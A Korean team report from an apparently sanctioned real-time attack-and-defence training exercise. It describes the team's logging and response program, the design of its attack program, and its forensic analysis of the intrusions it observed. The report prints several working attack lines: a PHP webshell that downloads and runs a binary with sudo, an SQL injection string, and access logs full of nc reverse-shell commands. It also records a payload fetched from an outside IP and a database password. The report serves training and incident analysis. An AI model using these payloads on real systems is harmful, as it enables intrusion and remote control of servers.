실시간 공격 대응 보고서

1조 [김태룡, 백승훈, 조서연]

본문 요약

1. 공격 및 대응 전략

- 대응 : 로그 수집 능력을 갖춘 대응 프로그램을 통해 대상 PC의 정황을 실시간 수집/분석한다.
- 공격 : 웹 취약점을 이용한 직접 공격과 동시에, 침투 이후 공격 프로그램을 추가로 실행시킨다.

대상	대응 프로그램	공격 프로그램
네트워크	패킷, 네트워크 연결, ARP 테이블 기록	패킷 스니퍼, 포트 개방
프로세스	프로세스 실행 정보, 프로세스 상태 수집	가짜 프로세스 수행, 대응모듈 탈취
파일시스템	주요 로그파일, 웹 로그 수집	가짜 쉘코드 생성, 자폭
기타	시스템 정보, 사용자 정보, 접속 정보, 파일 변조/생성정보	공격로그 기록, 데이터베이스 브루트포스
공통	실행파일 형태, 암호화 통신, API 서버로 실시간 파일 업로드	

2. 1차 공격 및 대응

① 공격

- SQL Injection, 웹쉘 업로드, 악성 스크립트를 수행하였으나, 모두 작동하지 않았습니다.

√ 침투에 실패하여 공격 프로그램이 실행되지 않았습니다

② 대응PC 주요 로그

시간	행위
2021-02-07 10:33:54	서버PC에 대한 공격이 시작됨
2021-02-07 10:44:08	32b5e953eabf50c97425cbfa9d6460c1.php 웹쉘 업로드 후 네트워크 스캔 시작
2021-02-07 10:50:35	SSH 연결
2021-02-07 10:56:39	index.php 웹 쉘 업로드 후 자동 명령 수행 시작
2021-02-07 11:19:16	binfmt_misc 리눅스 커널 기능 실행
2021-02-07 11:25:38	http://211.208.46.217 으로부터 ap 파일 다운로드 및 실행
2021-02-07 11:27:28	root 권한 획득
2021-02-07 11:29:21	/board_file/0345505767e8553d9692b3bb040587df/ 디렉터리 내부 Python 스크립트 실행
2021-02-07 11:30:30	루트 디렉터리에 zfor3, zforce 파일 생성

√ 루트권한 탈취 및 웹 쉘 업로드 정황을 확인하였습니다

3. 2차 공격 및 대응

① 공격

- SQL Injection, 웹쉘 업로드, 악성 스크립트를 수행하였으나, 모두 작동하지 않았습니다.

√ 침투에 실패하여 공격 프로그램이 실행되지 않았습니다


② 대응

시간	행위
2021-02-07 12:45:11	서버PC에 대한 공격이 시작됨
2021-02-07 12:47:44	test.php 웹 쉘 업로드 후 디렉터리 탐색 및 루트 권한 탈취 시도 시작
2021-02-07 12:56:06	www-data 권한으로 gcc 컴파일 명령 수행
2021-02-07 13:01:27	www-data 권한으로 /bin/bash 명령 수행
2021-02-07 13:02:48	binfmt_misc 리눅스 커널 기능 실행
2021-02-07 13:13:57	test.php 웹 쉘을 통해 babo 파일 생성
2021-02-07 13:15:30	www-data 권한으로 nc 명령 수행
2021-02-07 13:17:41	test.php 웹 쉘을 통해 touch /etc/systemd/system/backdoor.service 명령 수행
2021-02-07 13:23:32	/board_file/3141b5bdac0e38dc575dd7aefbe439b2/test 백도어 파일 업로드
2021-02-07 13:24:32	test.php 웹 쉘을 통해 대응 프로그램 Response 파일의 위치 확인 및 열람 시도
2021-02-07 13:39:53	test.php 웹 쉘을 통해 idiotidiotidiot...idiotidiotidiotidiot 파일 생성

√ 루트 권한 탈취가 일어나지 않았음을 확인하였습니다

1. 대응 전략

1-1) 대응 프로그램 설계



[그림 1-1] 대응 프로그램 동작

① 환경 적응

대응 프로그램은 Python 라이브러리 및 pip이 설치되어있지 않았더라도 동작 할 수 있도록 Pyinstaller를 이용하여 실행파일을 만들되, onefile 옵션을 추가하여 사용된 라이브러리를 모두 포함하도록 제작하였습니다.

② 암호화

공격팀에서 송신 데이터를 도청할 경우를 대비하여 모든 통신을 암호화 시키되, RSA4096, AES256 등 강력한 암호화 방식은 컴퓨팅 자원이 많이 필요하기 때문에 자체적인 단순 암호화 규칙을 사용하였습니다.

[암호화]

ⓐ json 데이터를 배열로 만든다.
ⓑ 배열을 역순으로 뒤집는다.
ⓒ 배열 속 값들을 16진수로 변환시킨다.
ⓓ 문자 b를 삽입하여 16진수 자체를 HxD로 옮겼을 때 모두 깨져 보이도록 만든다.
ⓔ 배열을 문자열로 변환시켜 API 서버에 전송한다.

[복호화]

ⓐ 문자열의 가장 앞자리(b)를 제거한다.
ⓑ 문자열을 16진수로 변환시킨다.
ⓒ 16진수를 배열로 만든다.
ⓓ 배열을 역순으로 뒤집는다.
ⓔ 배열을 문자열로 변환시킨 다음, json으로 파싱 한다.

③ 파일 수집

공격팀이 파일(웹쉘, 공격프로그램 등)을 업로드 하였을 경우, 정보 수집 및 이이제이를

위하여 특정 경로 아래의 모든 디렉터리 속 내용을 다운로드 하는 기능을 부착하였습니다.

④ 탈취 대응

공격팀이 대응 모듈을 탈취하였을 경우를 대비하여, 특수 킷값(BoB9DigitalForensics)을 입력해야만 대응모듈이 실행되도록 제작하였으며, 이 마저도 ps를 통해 알아냈을 경우를 대비하여 실행 시 실행 지점의 외부 IP 및 내부 IP를 서버에 전달하도록 하였습니다.

1-2) 수집 정보

- 분석능률 향상을 위해 데이터가 수집 될 때 ORI, ADD, DEL 3가지 '상태'를 가지도록 하였습니다.
  ⓐ ORI : 대응모듈 실행 이후 초기부터 존재하던 값.
  ⓑ ADD : 초기 값 수집 이후 추가된 값.
  ⓒ DEL : 초기 값 수집 이후 제거된 값.
- 시간 관련 컬럼은 모두 yyyy-MM-dd HH:mm:ss 포맷으로 저장하였습니다.
- IP주소, 시간 값은 가독성을 위하여 정수형 대신 문자열로 저장하였습니다.
- PATH, USERNAME과 같이 가변적 길이를 갖는 항목은 무조건 LONGTEXT로 저장하여 크래커가 악의적으로 파일 명을 길게 작성하여 DB 타입 에러를 발생시키는 행위를 조기에 차단시켰습니다.

① 네트워크 기록

- 패킷 스니퍼

기능	전송지 SubURL	반복 타이머	테이블 명
통신 패킷 수집	/netwrok/post-packet	즉시	packettraffic

컬럼	데이터 타입	컬럼	데이터 타입
time	VARCHAR(20)	protocol	VARCHAR(10)
sourceIp	VARCHAR(40)	sourcePort	INT
destIp	VARCHAR(40)	destPort	INT
header	VARCHAR(256)	data	LONGTEXT

- 네트워크 상태 수집

기능	전송지 SubURL	반복 타이머	테이블 명
인터넷 커넥션 탐지	/netwrok/post-conn	10초	internetconnection

컬럼	데이터 타입	컬럼	데이터 타입
time	VARCHAR(20)	status	VARCHAR(3)
proto	VARCHAR(10)	localAddress	VARCHAR(40)
foreignAddress	VARCHAR(40)	state	VARCHAR(40)
pid	INT	programName	LONGTEXT
timer	LONGTEXT		

기능	전송지 SubURL	반복 타이머	테이블 명
소켓 커넥션 탐지	/netwrok/post-socks	10초	socketconnection

컬럼	데이터 타입	컬럼	데이터 타입
time	VARCHAR(20)	status	VARCHAR(3)
proto	VARCHAR(10)	refCnt	INT
type	VARCHAR(20)	state	VARCHAR(20)
iNode	INT	pid	INT
programName	LONGTEXT	patch	LONGTEXT

- ARP 테이블 정보 수집

기능	전송지 SubURL	반복 타이머	테이블 명
ARP 변조 탐지	/netwrok/post-arp	10초	arp

컬럼	데이터 타입	컬럼	데이터 타입
time	VARCHAR(20)	status	VARCHAR(3)
address	VARCHAR(40)	hardwareType	VARCHAR(20)
hardwareAddress	VARCHAR(40)	interface	VARCHAR(40)

② 프로세스 기록

- 프로세스 실행정보 수집

기능	전송지 SubURL	반복 타이머	테이블 명
실행 중인 프로세스 탐지	/process/post-lsof	10초	processlsof

컬럼	데이터 타입	컬럼	데이터 타입
time	VARCHAR(20)	status	VARCHAR(3)
command	LONGTEXT	pid	INT
path	LONGTEXT		

- 프로세스 상태 수집

기능	전송지 SubURL	반복 타이머	테이블 명
프로세스 상태 수집	/process/post-lsmod	5초	processlsmod

컬럼	데이터 타입	컬럼	데이터 타입
time	VARCHAR(20)	status	VARCHAR(3)
name	LONGTEXT	size	INT
used	INT	daemon	LONGTEXT

기능	전송지 SubURL	반복 타이머	테이블 명
프로세스 상태 수집	/process/post-status	10초	processstatus

컬럼	데이터 타입	컬럼	데이터 타입
time	VARCHAR(20)	status	VARCHAR(3)
uid	LONGTEXT	pid	INT
ppid	INT	startTime	VARCHAR(20)
cmd	LONGTEXT		

③ 로그파일 기록

- 주요 로그파일 수집

기능	전송지 SubURL	반복 타이머	테이블 명
내부 활동 추적	/system/post-major	5초	majorlogs

컬럼	데이터 타입	컬럼	데이터 타입
time	VARCHAR(20)	status	VARCHAR(3)
path	LONGTEXT	user	LONGTEXT
message	LONGTEXT		

- 웹로그 수집 (Apache)

기능	전송지 SubURL	반복 타이머	테이블 명
웹 활동 추적	/system/post-web	5초	weblogs

컬럼	데이터 타입	컬럼	데이터 타입
time	VARCHAR(20)	ip	VARCHAR(40)
method	VARCHAR(10)	param	LONGTEXT
ssl	VARCHAR(255)	code	INT
size	INT	path	LONGTEXT
datas	LONGTEXT		

④ 기타

- 시스템 시간 수집

기능	전송지 SubURL	반복 타이머	테이블 명
시간 정보 수집	/system/post-time	10초	systemtime

컬럼	데이터 타입	컬럼	데이터 타입
time	VARCHAR(20)	systemTime	VARCHAR(20)

- PC 정보 수집

기능	전송지 SubURL	반복 타이머	테이블 명
기본 정보 수집	/system/post-info	최초 1회	systemversion

컬럼	데이터 타입	컬럼	데이터 타입
time	VARCHAR(20)	systemVersion	LONGTEXT
externalIp	VARCHAR(40)	localIp	VARCHAR(40)

- HOSTS 파일 정보 수집

기능	전송지 SubURL	반복 타이머	테이블 명
hosts 변경내역 수집	/system/post-hosts	10초	hosts

컬럼	데이터 타입	컬럼	데이터 타입
time	VARCHAR(20)	status	VARCHAR(3)
address	LONGTEXT		

- 명령 수행 내역 수집

기능	전송지 SubURL	반복 타이머	테이블 명
history 수집	/system/post-history	5초	history

컬럼	데이터 타입	컬럼	데이터 타입
time	VARCHAR(20)	command	LONGTEXT

- 로그인 정보 수집

기능	전송지 SubURL	반복 타이머	테이블 명
계정 활동정보 수집	/system/post-lastlog	10초	lastlog

컬럼	데이터 타입	컬럼	데이터 타입
time	VARCHAR(20)	status	VARCHAR(3)
username	LONGTEXT	data	LONGTEXT

- 사용자 정보 수집

기능	전송지 SubURL	반복 타이머	테이블 명
계정 생성정보 수집	/system/post-passwd	10초	accountpasswd

컬럼	데이터 타입	컬럼	데이터 타입
time	VARCHAR(20)	status	VARCHAR(3)
username	LONGTEXT	uid	INT
gid	INT	name	LONGTEXT
homeDir	LONGTEXT	loginShell	LONGTEXT

- 사용자 접속정보 수집

기능	전송지 SubURL	반복 타이머	테이블 명
계정 생성정보 수집	/system/post-w	5초	accountactivity

컬럼	데이터 타입	컬럼	데이터 타입
time	VARCHAR(20)	upTime	VARCHAR(20)
loginUsers	INT	user	VARCHAR(40)
tty	VARCHAR(40)	connectFrom	VARCHAR(40)
loginTime	VARCHAR(20)	what	LONGTEXT

- 파일 생성정보 수집

기능	전송지 SubURL	반복 타이머	테이블 명
파일 생성정보 수집	/system/post-file	5초	filetimelogs

컬럼	데이터 타입	컬럼	데이터 타입
time	VARCHAR(20)	permission	VARCHAR(20)
user	LONGTEXT	userGroup	LONGTEXT
size	INT	filePath	LONGTEXT

- 시스템 파일 변조 여부 확인

(시스템 파일 변조는 대응 모듈을 무력화 시키는 룰을 벗어난 행위이므로 즉각 방어조치(복구)를 취한다)

기능	전송지 SubURL	반복 타이머	테이블 명
파일 변조여부 수집	/system/post-rootkit	5초	rootkit

컬럼	데이터 타입	컬럼	데이터 타입
time	VARCHAR(20)	path	LONGTEXT
modifiedTime	VARCHAR(20)		


- API 서버로 파일 업로드

기능	전송지 SubURL	반복 타이머	테이블 명
대상 파일 업로드	/fileUpload	5초	filedownload

컬럼	데이터 타입	컬럼	데이터 타입
path	LONGTEXT	isDir	INT
complete	INT		

2. 공격 전략

2-1) 공격 프로그램 설계



[그림 2-1] 공격 프로그램 동작

① 환경 적응

공격 프로그램은 Python 라이브러리 및 pip이 설치되어있지 않았더라도 동작 할 수 있도록 Pyinstaller를 이용하여 실행파일을 만들되, onefile 옵션을 추가하여 사용된 라이브러리를 모두 포함하도록 제작하였습니다.

② 암호화

대응팀에서 송신 데이터를 도청할 경우를 대비하여 모든 통신을 암호화 시키되, RSA4096, AES256 등 강력한 암호화 방식은 컴퓨팅 자원이 많이 필요하기 때문에 자체적인 단순 암호화 규칙을 사용하였습니다.

[암호화]

ⓐ json 데이터를 배열로 만든다.
ⓑ 배열을 역순으로 뒤집는다.
ⓒ 배열 속 값들을 16진수로 변환시킨다.
ⓓ 문자 b를 삽입하여 16진수 자체를 HxD로 옮겼을 때 모두 깨져 보이도록 만든다.
ⓔ 배열을 문자열로 변환시켜 API 서버에 전송한다.

[복호화]

ⓐ 문자열의 가장 앞자리(b)를 제거한다.
ⓑ 문자열을 16진수로 변환시킨다.
ⓒ 16진수를 배열로 만든다.
ⓓ 배열을 역순으로 뒤집는다.
ⓔ 배열을 문자열로 변환시킨 다음, json으로 파싱 한다.

③ **대응모듈 수집**

대응팀의 PC 내부에 침투한 다음, 실행 중인 프로세스를 확인하여 기본 동작 프로세스를 제외한 결과를 토대로 대응모듈을 탈취한다. 이후 대응모듈 분석을 통해 수집하지 않는 항목에 대한 추가 공격을 감행한다.

④ **탐지 교란**

[그림 2-2] 교란용 파이선 스크립트

Github를 통해 공격 프로그램과 교란용 파이선 스크립트를 함께 다운로드[1] 받는다. 모든 파이선 스크립트는 난독화 되어있으며, 다운로드 완료 후 main.py 프로그램을 실행 시키면 IIIIIIIII.py 난독화 파이선 스크립트 모듈을 실행하고, 해당 난독화 스크립트 모듈은 gitignore(실제 공격 프로그램)을 실행시킴으로 써 공격이 진행된다.

2-2) 공격 정보

- 공격은 특별한 경우를 제외하고, 공격 수행 이벤트 로그만 서버로 전달한다.

기능	수신 SubURL	테이블 명
공격 로그 수집	/attack/post-log	attacklog

컬럼	데이터 타입	컬럼	데이터 타입
time	VARCHAR(20)	type	VARCHAR(30)
message	LONGTEXT		

- 원활한 실시간 공격 대응 게임 진행을 위해 공격 계획서를 제출하였으나, 그 중 도를 넘거나 탐지가 힘든 공격에 대한 사용 금지 처분을 받은 공격 모듈은 **[금지]** 태그를 붙여 두었다.

① **네트워크**

ⓐ 패킷 스니퍼 : 통신 패킷 수집

기능	전송지 SubURL	반복 타이머	테이블 명
통신 패킷 수집	/netwrok/post-packet	즉시	packettraffic

컬럼	데이터 타입	컬럼	데이터 타입
time	VARCHAR(20)	protocol	VARCHAR(10)
sourceIp	VARCHAR(40)	sourcePort	INT
destIp	VARCHAR(40)	destPort	INT
header	VARCHAR(256)	data	LONGTEXT

ⓑ 포트 개방 : 5초 마다 랜덤한 TCP, UDP 포트 개방

- 전송 로그 형태 : "Port {$port} was open."

1) 다운로드 페이지 : https://github.com/GoldBigDragon/GithubDrive/tree/main/99dan

ⓒ **[금지]** 네트워크 패킷 교란 : 임의 사이트를 대상으로 대량의 쓰레기 데이터를 전송함으로써 C&C 서버 추적이 힘들게 한다.
ⓓ **[금지]** 중첩 로깅 : 패킷 스니핑 기능을 통해 대응 측 로깅 서버 주소 및 통신 프로토콜을 탈취하여 대응 팀의 서버에 로그 패킷이 날아갈 때, 해당 패킷 구조를 모방하여 1000건 씩 복제 전송한다. (상대팀 대응을 위해 데이터는 변조하지 않는다)

② 프로세스

ⓐ 가짜 프로세스 수행 : 대응팀 혼란 유발을 위해서 임의 시간마다 단순 연산 프로그램 실행.
- 전송 로그 형태 : "Run python script about '{$ScriptType}' from '{$FilePath}'"

ⓑ 대응모듈 탈취 : 프로세스 중, 상대방의 대응모듈을 탐색하여 API 서버에 업로드 한다.
- 전송 로그 형태 : "ProcessJacker collected '{$FileName}'"

ⓒ **[금지]** 시스템 자원 낭비 : 성능 저하로 인한 로그 전송시간 불일치를 위해 쓸데없는 연산 작업을 8스레드로 10초 마다 반복 수행시킨다.

③ 파일시스템

ⓐ **[금지]** 가짜 로그파일 생성 : /var/log에 진짜같은 가짜 로그파일을 생성하여 혼선을 준다.
ⓑ **[금지]** 가짜 파일 암호화 : 가짜 로그파일을 /var/log에 생성한 다음, 생성된 가짜 로그파일을 암호화시킴으로 써 주요 정보가 암호화 된 것처럼 꾸민다. 암호화에 사용된 py 스크립트는 일부러 삭제하지 않음으로 써 분석에 소요되는 시간을 추가적으로 늘린다.
ⓒ 가짜 쉘 코드 생성 : 웹 페이지 업로드 디렉터리에 가짜 첨부파일을 생성함으로 써 실제 공격 시 사용된 쉘코드의 탐지/분석 시간을 지연 시킨다.
- 전송 로그 형태 : "File '${FilePath}' was created."

ⓓ 자폭 : 매 초 자폭 여부를 Github페이지[2]로부터 확인하고, terminate 플래그가 1일 경우, 지금까지 생성했던 모든 가짜 파일과 공격 모듈, 프로그램을 제거한다. (/var/log 경로 제외)

④ 기타

ⓐ 공격로그 기록 : 모든 공격은 공격 시간과 내용을 로그로 남기도록 한다.

기능	수신 SubURL	테이블 명
공격 로그 수집	/attack/post-log	attacklog

컬럼	데이터 타입	컬럼	데이터 타입
time	VARCHAR(20)	type	VARCHAR(30)
message	LONGTEXT		

ⓑ MySQL 브루트포스 : MySQL 서버에 무차별 대입 공격을 가하여 스키마와 테이블, 계정정보를 탈취한다.
- 전송 로그 형태 : "MySQL server [${Address}:${Port}] ID [${User}] PW [${Password}] DB [${DatabaseName} : ${TableName}]"

ⓒ API 서버로 파일 업로드

기능	전송지 SubURL	반복 타이머	테이블 명
대상 파일 업로드	/fileUpload	5초	filedownload

컬럼	데이터 타입	컬럼	데이터 타입
path	LONGTEXT	isDir	INT
complete	INT		

2) 통제/관리 페이지 : https://github.com/GoldBigDragon/GoldBigDragon.github.io/blob/master/version/BoB.json

3. 1차 공격 대응 [2021-02-07 10:15:00 ~ 2021-02-07 11:35:00]

3-1) 공격

ⓐ SQL Injection

- 로그인 창에서 입력란에 MySQL 관련 SQL Injection을 진행하였으나, 적용되지 않았다.

SQL Injection

```
' OR 1=1; #
```

ⓑ 파라미터 변조

- 대상 웹 서비스 게시글을 수정/삭제하기 위해 파라미터를 변조하였으나, 적용되지 않았다.

파라미터 변조를 통한 게시글 수정

```
http://공격대상서버IP/?m=edit&t=board&no=15
http://공격대상서버IP/?m=remove&t=board&no=15
http://공격대상서버IP/?m=delete&t=board&no=15
http://공격대상서버IP/?m=modify&t=board&no=15
```

ⓒ 악성 스크립트 수행

- 대상 서버 게시판에서 스크립트 실행 가능 여부를 확인하여 공격 프로그램 다운로드 시도를 하였으나, 권한 문제로 실행되지 않았다.

공격 프로그램 침투 및 실행 스크립트

```
<?php
if ($_GET['run']) {
  exec( "echo user | sudo -S wget -O /home/user/.gitignore
https://github.com/GoldBigDragon/GithubDrive/raw/main/99dan/gitignore && echo user | sudo -S
chmod +x /home/user/.gitignore && echo user | sudo -S /home/user/.gitignore" );
}
?>
```

ⓓ 웰코드 실행

- 대상 서버 게시판에 웰 코드를 첨부한 다음, 첨부파일 주소를 복사하여 웰 코드를 실행시켰으나, ls와 같은 기본 명령어 이외에는 권한 문제로 실행되지 않았다.

웰코드


```
echo user | sudo -S wget -O /home/user/.gitignore
https://github.com/GoldBigDragon/GithubDrive/raw/main/99dan/gitignore && echo user | sudo -S
chmod +x /home/user/.gitignore && echo user | sudo -S /home/user/.gitignore
```

쉘코드 실행 스크립트

```
<?php
if ($_GET['run']) {
      exec("/board_file/[디렉터리 경로]/sehll.sh");
}
?>
```

ⓔ 탈취한 웹 쉘 실행

- 공격측이 게시한 index.php를 공격 대상 서버에 업로드 하여 실행하였으나, 권한 탈취가 되지 않아 ls, cat 이외 사용 가능한 명령이 제한되었다.



[그림 3-1] 탈취한 웹 쉘을 실행한 모습

3-2) 대응

ⓐ 피해가 확인되지 않은 항목

항목	비고
passwd	수정 시도 및 수정 내역이 검출되지 않음.
시스템 시각	시스템 시각은 ±0으로, 변조되지 않음.
악의적 ARP테이블 변조	시스템에 의한 테이블 리프레시 작업만 확인 됨.
hosts 파일 변조	hosts 파일 변조 행위가 발견되지 않음.
시스템 파일 변조	시스템 파일 변조 행위가 발견되지 않음.

[표 3-1] 피해가 확인되지 않은 항목

ⓑ 피해 분석

접근 IP	접근 횟수	시간	비고
192.168.128.1	8440	3년 전	과거기록
172.16.2.1	291	2021-02-07 10:23:37 ~ 2021-02-07 10:23:38	
192.168.30.209	259	2021-02-07 10:25:02 ~ 2021-02-07 10:25:03	
192.168.30.248	3214	2021-02-07 10:28:20 ~ 2021-02-07 11:34:59	팀원 IP
192.168.30.249	370	2021-02-07 10:29:50 ~ 2021-02-07 10:30:17	팀원 IP
192.168.30.247	320	2021-02-07 10:30:23 ~ 2021-02-07 10:31:19	
192.168.30.242	9983	2021-02-07 10:33:54 ~ 2021-02-07 11:27:45	스캔의심
192.168.30.244	6660	2021-02-07 10:34:04 ~ 2021-02-07 11:08:32	스캔의심
192.168.30.243	20331	2021-02-07 10:34:57 ~ 2021-02-07 11:34:43	스캔의심

[표 3-2] 접근 IP 정보

- 접근 IP 명단 중, 172.16.2.1, 192.168.30.209, 192.168.30.247은 게시글 작성 시도조차 하지 않았기에 공격팀의 IP로 볼 수 없었다.
- 반면 192.168.30.242, 192.168.30.243, 192.168.30.244는 공격 성향이 뚜렷하였으며, 단기간에 다양한 명령 수행 구문을 입력한 정황을 통해 네트워크 스캐너를 사용하고 있음을 알 수 있었다.

접근 IP	접근 경로 및 파라미터	접근 횟수	최초 접속
192.168.30.242	/board_file/be32f28add48ab498d5be2b391121f08/.php	360	10:49:13
	/board_file/0345505767e8553d9692b3bb040587df/index.php	2925	10:56:39
192.168.30.243 (curl/7.55.1)	/board_file/822c86bdf7019995d543025ddbab2a76/32b5e953eabf50c97425cbfa9d6460c1.php	316	10:44:08
	?cmd=ls	253	10:44:42
	?cmd=nc+-e+/bin/sh+192.168.35.236+8888	144	10:44:49
	?cmd=ls+-al	310	10:45:34
	?cmd=nc+-e+bash+192.168.35.236+8888	141	10:46:01
	?cmd=nc+-e+bash+192.168.35.236+7777	141	10:46:31
	?cmd=nc+-e+/bin/bash+192.168.35.236+7777	138	10:47:54
	?cmd=nc+-e+/bin/bash+192.168.30.243+7777	593	10:49:17
	?cmd=nc+-e+/bin/bash+192.168.30.243+8888	174	10:52:16
	?cmd=nc+192.168.30.243+7777-e+/bin/bash	270	11:09:50
	?cmd=ps+-ef	126	11:15:08
	?cmd=ps+-ef+|+grep+nc	126	11:15:17
	?cmd=nc+-e+/bin/bash+192.168.30.243+7777+|+echo+a	125	11:16:02
	?cmd=nc+-e+/bin/bash+192.168.30.243+7777+|+cat	125	11:16:11
	?cmd=ps%20-ef	489	11:17:08
	?cmd=nc%20-e%20/bin/bash%20192.168.30.243%207777	241	11:18:12
	?cmd=nc%20-e%20/bin/sh%20192.168.30.243%207777	120	11:18:32
	?cmd=wget%20http://211.208.46.217/board_file/ap	109	11:25:38
	?cmd=chmod%20777%20ap	109	11:25:54
	?cmd=ls%20-al	109	11:25:57
	/board_file/index.php	109	11:26:06
	/board_file/0345505767e8553d9692b3bb040587df/asdf.html	173	11:34:17
	/board_file/0345505767e8553d9692b3bb040587df/qq.jpg	173	11:34:17
	/board_file/0345505767e8553d9692b3bb040587df/index.php	2037	10:56:49
192.168.30.244	/board_file/0345505767e8553d9692b3bb040587df/index.php	5097	10:56:49

[표 3-3] IP별 접근 기록

- 게시판에 업로드 된 파일 대부분이 쉘 스크립트임이 확인되었다.

유형	파일 명	주요 내용
웹 쉘	asdf.html	Function getshellcodestring() (CVE-2016-0189)
	32b5e953eabf50c97425cbfa9d6460c1.php	system($_GET['cmd']);
	index.php	$shell_exec = shell_exec($cmd);
MySQL 구문 수행 쉘 스크립트	e0df5f3dfd2650ae5be9993434e2b2c0.sh	mysql -u root -pthisisforyou -D community -e "insert into notice values(NULL,'You are really fool :p','Your server attacked!!! Your server attacked!!! Your server attacked!!!','melongmelong','1900-01-01 11:11:11','10000',NULL);"
쉘 코드 수행 Python 스크립트	Westlife-TheRose.py	cmd = subprocess.Popen(data[:].decode("utf-8"), shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, stdin=subprocess.PIPE)
Westlife-TheRose.py 실행 프로그램	a.txt	프로그램 바이너리 스트링을 Base64로 인코딩 하였다.
	a	/usr/bin/python3 /var/www/html/board_file/64c569933900834e794f46f23e63b48b/Westlife-TheRose.py
	ps	
192.168.30.243을 대상으로 nc 명령 수행 프로그램	ap	/bin/nc -e /bin/sh 192.168.30.243 7777not
일반 PDF 문서	Hacking_Exposed_chapter_11.pdf	

[표 3-4] 웹 서버에 업로드 된 파일

- 동작 이후 제거되었을 것으로 추정되는 일부 파일은 건지지 못하였으나, 프로세스 수행 기록을 통해 추가적으로 생성된 파일을 유추할 수 있었다.
- 특히 32b5e953eabf50c97425cbfa9d6460c1.php 파일은 192.168.30.243이 cmd 파라미터로

명령을 수행하던 기록을 통해 웹 쉘임을 알 수 있다.

경로	프로세스 상 최초발견 시각
/var/www/html/board_file/0345505767e8553d9692b3bb040587df	2021-02-07 11:05:05
/zfor3	2021-02-07 11:30:30
/zforce	2021-02-07 11:30:35

[표 3-5] 추가 탐지된 파일

- 프로세스 수행 및 상태 기록을 통해 웹 쉘을 통한 서버 내부 침투 이후의 행동양상을 유추할 수 있었다. (붉은 배경 : 권한 획득 관련 시사점)

연결시간	로컬 IP	외부 IP	PID	프로그램 명	행위
10:23:39	172.16.2.133:80	172.16.2.1:23993	1295	apache2	[11:05:05, 11:20:41] /var/www/html/board_file/0345505767e8553d9692b3bb040587df 내부 파일 실행
10:23:39	172.16.2.133:80	172.16.2.1:24000	1296	apache2	[11:01:37] /var/www/html/board_file/0345505767e8553d9692b3bb040587df 내부 파일 실행
10:25:03	172.16.2.133:80	192.168.30.209:26434	1297	apache2	[10:59:54] /var/www/html/board_file/0345505767e8553d9692b3bb040587df 내부 파일 실행
10:25:03	172.16.2.133:80	192.168.30.209:26435	1298	apache2	[11:27:33] /var/www/html/board_file/0345505767e8553d9692b3bb040587df 내부 파일 실행
10:35:33	172.16.2.133:80	192.168.30.244:52214	13041	apache2	[10:35:05] 프로세스에 www-data 권한으로 등록됨. [11:29:21] /var/www/html/board_file/0345505767e8553d9692b3bb040587df 내부 파일 실행
